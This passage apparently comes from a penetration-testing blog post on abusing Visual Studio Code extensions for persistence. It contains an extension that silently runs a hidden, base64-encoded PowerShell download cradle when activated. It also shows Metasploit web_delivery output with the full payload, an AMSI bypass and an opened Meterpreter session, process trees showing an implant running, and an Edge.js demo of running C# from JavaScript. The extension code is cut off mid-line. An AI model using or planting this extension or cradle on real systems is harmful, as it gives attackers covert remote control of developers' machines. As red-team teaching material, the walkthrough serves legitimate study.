
```
        2356: spoolsv.exe
        2548: svchost.exe
        2628: VGAuthService.exe
      ▼ 2652: vm3dservice.exe
            2880: vm3dservice.exe
        2664: vmtoolsd.exe
        2672: MsMpEng.exe
        2700: wlms.exe
        2848: svchost.exe
        2920: sppsvc.exe
        680: dllhost.exe
        3780: msdtc.exe
        3632: NisSrv.exe
        4072: svchost.exe
        4604: svchost.exe
        5216: SearchIndexer.exe
        3860: SecurityHealthSer...
        4032: SgrmBroker.exe
        5716: svchost.exe
        3728: svchost.exe
    668: lsass.exe
    804: fontdrvhost.exe
  528: csrss.exe
▼ 608: winlogon.exe
    808: fontdrvhost.exe
    420: dwm.exe
▼ 4440: explorer.exe
    3848: SecurityHealthSystra...
    3772: vmtoolsd.exe
    5928: OneDrive.exe
  ▼ 5740: cmd.exe
      2212: conhost.exe
  ▼ 5924: Code.exe
      736: Code.exe
      2696: Code.exe
      1672: Code.exe
      776: Code.exe
    ▼ 4764: Code.exe
        4940: Code.exe
      ▼ 3440: cmd.exe
          3952: conhost.exe
          4372: demon.x64....
      756: Code.exe
      6004: Code.exe
      616: Code.exe
```

Name	PID	PPID	Session	Arch	
SearchApp.exe	4688	784	1	x64	RED\peter
RuntimeBroker.exe	5132	784	1	x64	RED\peter
SearchIndexer.exe	5216	632	0	x64	
ctfmon.exe	5544	1212	1	x64	RED\peter
TabTip.exe	5576	1212	1	x64	RED\peter
RuntimeBroker.exe	5988	784	1	x64	RED\peter
PhoneExperienceHost.exe	500	784	1	x64	RED\peter
SecurityHealthSystray.exe	3848	4440	1	x64	RED\peter
SecurityHealthService.exe	3860	632	0	x64	
vmtoolsd.exe	3772	4440	1	x64	RED\peter
RuntimeBroker.exe	4928	784	1	x64	RED\peter
OneDrive.exe	5928	4440	1	x64	RED\peter
SystemSettings.exe	5836	784	1	x64	RED\peter
ApplicationFrameHost.exe	2712	784	1	x64	RED\peter
SgrmBroker.exe	4032	632	0	x64	
svchost.exe	5716	632	0	x64	
TextInputHost.exe	972	784	1	x64	RED\peter
dllhost.exe	4916	784	1	x64	RED\peter
cmd.exe	5740	4440	1	x64	RED\peter
conhost.exe	2212	5740	1	x64	RED\peter
ShellExperienceHost.exe	2280	784	1	x64	RED\peter
RuntimeBroker.exe	4792	784	1	x64	RED\peter
svchost.exe	3728	632	0	x64	
smartscreen.exe	1984	784	1	x64	RED\peter
Code.exe	5924	4440	1	x64	RED\peter
Code.exe	736	5924	1	x64	RED\peter
Code.exe	2696	5924	1	x64	RED\peter
Code.exe	1672	5924	1	x64	RED\peter
Code.exe	776	5924	1	x64	RED\peter
Code.exe	4764	5924	1	x64	RED\peter
Code.exe	756	5924	1	x64	RED\peter
Code.exe	6004	5924	1	x64	RED\peter
Code.exe	4940	4764	1	x64	RED\peter
cmd.exe	3440	4764	1	x64	RED\peter
conhost.exe	3952	3440	1	x64	RED\peter
demon.x64.exe	4372	3440	1	x64	RED\peter

Visual Studio Code Extension – Process Tree

PowerShell

Dropping the implant to disk might not be the safest method to execute code. An alternative approach could be to utilize PowerShell in order to execute a fileless payload.



```
import * as vscode from 'vscode';
export function activate(context: vscode.ExtensionContext) {
let disposable = vscode.commands.registerCommand('persistence-pentestlab.Install', () => {
vscode.window.showInformationMessage('Implant is executed');
const cp = require('child_process');
let cmd = 'powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUABy
    console.log(stdout);
    if (err) {
        console.log(err);
    }
});
    });
    context.subscriptions.push(disposable);
    vscode.commands.executeCommand('persistence-pentestlab.Install');
}
export function deactivate() {}
```

File Edit Selection View
[Extension Development Host] Search
EXPLORER
NO FOLDER OPENED
Welcome
Start
New File...
Open File...
Open Folder...
Clone Git Repository...
Connect to...
Walkthroughs
Get Started with VS Code
Customize your editor, learn the basics, and start coding
Learn the Fundamentals
Recent
persistence-pentestlab C:\Users\peter
Javascript-persistence C:\Users\peter\Edge
Show welcome page on startup
Open Folder
Clone Repository
OUTLINE
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
powershell

You have not yet opened a folder.

Opening a folder will close all currently open editors. To keep them open, add a folder instead.

You can clone a repository locally.


To learn more about how to use Git and source control in VS Code read our docs.

The active editor cannot provide outline information.

```
PS C:\Users\peter>
```


PowerShell Payload

When the extension loads the payload will executed and a Meterpreter session will established.



```
10.0.0.3:9999
[*] Using URL: http://10.0.0.3:8080/TgCGpWb
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0
AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsAT
gBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAH
MAMQAyADsAJAB4AEUAYwBhAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwB
sAGkAZQBuAHQAOwBpAGYAKABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBQAHIAbwB4AHkA
XQA6ADoARwBlAHQARABlAGYAYQB1AGwAdABQAHIAbwB4AHkAKAApAC4AYQBkAGQAcgBlAHMAcwAgA
C0AbgBlACAAJABuAHUAbABsACkAewAkAHgARQBjAGEALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4AVw
BlAGIAUgBlAHEAdQBlAHMAdABdADoAOgBHAGUAdABTAHkAcwB0AGUAbQBXAGUAYgBQAHIAbwB4AHk
AKAApADsAJAB4AEUAYwBhAC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBO
AGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQ
wByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAH
QAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQB
uAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMAAuADAALgAzADoAOAAwADgAMAAvAFQAZwBDAEcA
cABXAGIALwB6AGIAagBSAG0AZQBVAGoAawBuAEoAJwApACkAOwBJAEUAWAAgACgAKABuAGUAdwAtA
G8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQ
BkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADAALgAwAC4AMwA6ADgAMAA4ADA
ALwBUAGcAQwBHAHAAVwBiACcAKQApADsA
[*] 10.0.0.2       web_delivery - Delivering AMSI Bypass (1407 bytes)
[*] 10.0.0.2       web_delivery - Delivering Payload (3693 bytes)
[*] Sending stage (200774 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.3:9999 → 10.0.0.2:49759) at 2024-02
-25 04:15:12 -0500
```

Visual Studio Code Extensions – Meterpreter




```
msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: RED\peter
meterpreter > pwd
C:\Users\peter\AppData\Local\Programs\Microsoft VS Code
meterpreter > sysinfo
Computer        : WK01
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_GB
Domain          : RED
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter >
```

Visual Studio Code Extensions – Meterpreter

JavaScript

Edge.js enables users to run .NET code inside Node.js. Therefore Visual Studio Extensions can be developed in JavaScript with embedded C# code which will extend the offensive capability of the arbitrary extension. The *Edge.js* and the *electron-edge.js* can be installed by executing the commands below:

```
npm install --save edge-js
```




Node.js command prompt

```
Your environment has been set up for using Node.js 20.11.1 (x64) and npm.

C:\Users\peter>npm install --save edge-js

added 3 packages in 7s

C:\Users\peter>
```

Edge JavaScript

```
npm install --save electron-edge-js
```



Node.js command prompt

```
C:\Users\peter\Edge>npm install --save electron-edge-js

added 1 package, and audited 5 packages in 17s

found 0 vulnerabilities

C:\Users\peter\Edge>
```


Electron JavaScript

The following code will display a message box as a proof of concept that .NET was executed from a JavaScript file.

```
var edge = require('edge-js');
var msgBox = edge.func(function() {/*
    using System;
    using System.Threading.Tasks;
    using System.Runtime.InteropServices;

    class Startup
    {
        [DllImport("user32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
        private static extern int MessageBox(IntPtr hWnd, string lpText, string
lpCaption, uint uType);

        public async Task<object> Invoke(dynamic input)
        {
            MessageBox(IntPtr.Zero,
                "Visit pentestlab.blog",
                "Pentestlab.blog",
                0);
            return null;
        }
    }
*/});

msgBox(null, function (error, result) {
    if (error) throw error;
});
```

The node binary can be used to execute the arbitrary JavaScript file.

```
node .\msgBox.js
```


msgBox.js
C: > Users > peter > Edge > msgBox.js > msgBox > edge.func() callback
Node.js command prompt - node .\msgBox.js
Pentestlab.blog
Visit pentestlab.blog
OK

```
var edge = require('edge-js');
var msgBox = edge.func(function() {/*
    using System;
    using System.Threading.Tasks;
    using System.Runtime.InteropServices;

    class Startup
    {
        [DllImport("user32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
        private static extern int MessageBox(IntPtr hWnd, string lpText, string lpCaption, uint uType);

        public async Task<object> Invoke(dynamic input)
        {
            MessageBox(IntPtr.Zero,
                "Visit pentestlab.blog",
                "Pentestlab.blog",
                0);
            return null;
        }
    }
*/});

msgBox(null, function (error, result) {
    if (error) throw error;
});
```

```
C:\Users\peter\Edge>node .\msgBox.js
```

MessageBox

References

1. https://secarma.com/using-visual-studio-code-extensions-for-persistence/
2. https://thevivi.net/blog/pentesting/2022-03-05-plugins-for-persistence/#2-visual-studio-code